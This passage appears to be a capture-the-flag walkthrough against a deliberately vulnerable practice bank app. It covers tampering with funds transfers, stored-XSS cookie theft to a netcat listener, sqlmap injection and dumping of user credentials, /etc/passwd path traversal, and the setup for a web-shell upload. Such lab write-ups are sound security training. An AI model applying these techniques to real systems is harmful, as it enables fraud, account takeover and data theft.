Based on the request sent from my web browser to the server, it seemed that I could easily manipulate the 'SourceAccountId' value as well as the 'RecipientAccountNumber' and the 'RecipientAccountSortCode' to make transfers to and from any account that I wanted. I decided to send the request to Burp's Repeater and test out my theory.



Once the request was loaded into Repeater, I went back to retrieve my account number and sort code and proceeded to modify the transfer request so it would send all the funds from the millionaire's account (ID 88) into mine.






Once I hit send, I received a message saying that my transaction was approved. Refreshing the page produced even more joyous results as well as the target flag.

Response

Pretty Raw Render \n Actions

```
113
114
115
116
117         <h1>
              New Payment
            </h1>
118
119
120
121         <!-- start page content -->
122
123         <div class="container">
124           <p>
                Payment completed successfully
              </p>
125         </div>
126         <!-- finish page content, start footer -->
127       </div>
128     </main>

129   </div>
130
131   <!-- Canonical Link -->
132   <style type="text/css">
133     .cont-fldiv.m-contul{
134       margin-left:0px;
135     }
136
```




Task: 5 – Exploit stored XSS to steal user cookies

If access control was implemented, and cross-site scripting was a valid attack vector, the same fraudulent transaction could be successfully completed by stealing other users' authentication cookies. This is partially demonstrated in the following test.


Since stealing another user's cookies involved sending them a payment, I went back to take a closer look at the 'Make a Payment' page. I noticed a field that had escaped my attention in the previous exercise, a 'Transaction Reference' field, basically a note for the receiving party. What was even more interesting is that a simulated user on the other end was guaranteed to receive this note (meaning their browser would surely render the message and execute any JavaScript sent along with it).

I found a JavaScript script online that would make web requests when executed. To weaponize it, I modified it to make a POST request to me which would include the document cookie in the message body. Since it would be sent to me in only one request, Netcat was the perfect tool to receive it. I opened a listener, inputted my payload, and submitted the payment.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare_bank]
└─$ nc -nvlp 80
listening on [any] 80 ...
```



A quick note before continuing. As soon as I reached the confirmation page for the payment, I saw signs that my attack would work. This is because the application accepted my payload as JavaScript code and stopped rendering it.



A couple of moments later, the simulated user refreshed his page which executed the JavaScript payload delivering his cookie to my listener.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare_bank]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.100] 32982
POST / HTTP/1.1
Host: 192.168.22.2
Connection: keep-alive
Content-Length: 45
accept-language: bn
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://localhost:8080
Referer: http://localhost:8080/
Accept-Encoding: gzip, deflate

xss-flag=acfa7b74bd33fa585dbbc848d49ad23ea049
```

Task: 6 – Exploit SQLi to retrieve April Rowland's credentials

After working with the ID parameter on the 'Account Details' page, intuition made me certain that it was vulnerable to SQL injection. To test this, I ran an automated scanner called 'SQLMap' and tested for SQLi.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare_bank]
└─$ sqlmap -u http://192.168.22.100/Accounts/Details?id=101

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutu
ws. Developers assume no liability and are not responsible for any misuse or c

[*] starting @ 23:27:18 /2021-11-22/

[23:27:18] [INFO] testing connection to the target URL
[23:27:19] [WARNING] the web server responded with an HTTP error code (500) wh
you have not declared cookie(s), while server wants to set its own ('FLAG=c2Vj
[23:27:25] [INFO] checking if the target is protected by some kind of WAF/IPS
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 361 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=101 AND 7326=7326

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=101 AND (SELECT 8615 FROM (SELECT(SLEEP(5)))Whmp)
---
[23:29:30] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:29:30] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 160 times
[23:29:30] [INFO] fetched data logged to text files under '/home/abdullah/.local/share/sqlm
[23:29:30] [WARNING] your sqlmap version is outdated

[*] ending @ 23:29:30 /2021-11-22/
```

SQLMap found the parameter to be vulnerable, so I decided to proceed with my enumeration of the internal databases, tables, and columns. Of course, I began with databases.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare_bank]
└─$ sqlmap -u http://192.168.22.100/Accounts/Details?id=101 --dbs

[23:30:33] [INFO] retrieved: information_schema
[23:30:45] [INFO] retrieved: mysql
[23:30:48] [INFO] retrieved: bankdb
available databases [3]:
[*] bankdb
[*] information_schema
[*] mysql

[23:30:52] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 93 times
[23:30:52] [INFO] fetched data logged to text files under '/home/abdullah/.
[23:30:52] [WARNING] your sqlmap version is outdated

[*] ending @ 23:30:52 /2021-11-22/
```

Once I had a list of the available databases, I selected 'bankdb' to enumerate further since that appeared the most relevant.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare_bank]
└─$ sqlmap -u http://192.168.22.100/Accounts/Details?id=101 -D bankdb --tables

[23:36:18] [INFO] retrieved: MobileState
[23:36:26] [INFO] retrieved: Users
[23:36:29] [INFO] retrieved: PeriodicTransactions
[23:36:41] [INFO] retrieved: Cards
[23:36:45] [INFO] retrieved: Accounts
Database: bankdb
[6 tables]
+----------------------+
| Accounts             |
| Cards                |
| MobileState          |
| PeriodicTransactions |
| Transactions         |
| Users                |
+----------------------+
```

After finding the users table, I knew that it must contain April's password, so I dumped it out. Due to the gargantuan size of the table, I was able to view her credentials as they were slowly being retrieved.

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare bank]
└─$ sqlmap -u http://192.168.22.100/Accounts/Details?id=101 -D bankdb -T Users --dump --threads 10
```


```
[00:38:19] [INFO] retrieving the length of query output
[00:38:19] [INFO] retrieved: 30
[00:38:26] [INFO] retrieved: sagittis.felis@nuncinterdum.ca
[00:38:26] [INFO] retrieving the length of query output
[00:38:26] [INFO] retrieved: 5
[00:38:28] [INFO] retrieved: April
[00:38:28] [INFO] retrieving the length of query output
[00:38:28] [INFO] retrieved: 7
[00:38:31] [INFO] retrieved: Rowland
[00:38:31] [INFO] retrieving the length of query output
[00:38:31] [INFO] retrieved: 29
[00:38:38] [INFO] retrieved: I-will-not-forget-my-password
[00:38:38] [INFO] retrieving the length of query output
[00:38:38] [INFO] retrieved: 13
[00:38:43] [INFO] retrieved: 0877 442 5321
[00:38:43] [INFO] retrieving the length of query output
[00:38:43] [INFO] retrieved: 17
[00:38:47] [INFO] retrieved: Lorem ipsum dolor
[00:38:47] [INFO] retrieving the length of query output
```


Task: 7 – Exploit path traversal to read a flag


This task's objective was to retrieve the contents of a local file by exploiting a path traversal vulnerability. A path traversal attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)", it's possible to access arbitrary files and directories stored on the file system.

After exploring the 'Account Details' page further, I noticed a 'Generate Summary' button, so I clicked on it. It seemed to process my request but eventually popped up a selection prompt with options to view the report through a direct link or


an “experimental” file manager. Since the file manager was more likely to be vulnerable to a path traversal vulnerability I decided to check it first.









Once on the viewing page, the URL immediately set off red flags. The ID parameter was calling a resource by using a path on the local system. I tested it to see if I could retrieve /etc/passwd by backtracking to the root directory and accessing the new file.






After a successful retrieval, I simply replaced /etc/passwd with /etc/flag.txt and retrieved the intended flag.



Task: 8 – Use arbitrary upload to achieve RCE

Arbitrary file upload is especially dangerous because it almost always results in command execution on the application server for the tester. In this case, the functionality that could be abused was the credit card creation feature. During card creation, the system allowed the upload of an image to be the cover of the card. Unfortunately, there were absolutely no check to make sure that the file was an image. This enabled me to upload a web shell and execute commands of my choosing on the web server.


An important consideration when working with web shells is which type to use. Since web sites are usually written in specific programming languages, the app servers can only execute that type of code. For example, with a PHP site, I would use a PHP web shell, however, for a site hosted on Microsoft's IIS web server, an ASPX/ASP web shell might be more suitable. The method I used to find out what coding language Bazaare Bank was written in was a browser extension called 'Wappalyzer.' After installing the extension and clicking on it while in the Bazaare Bank application, it exposed the backend coding language.

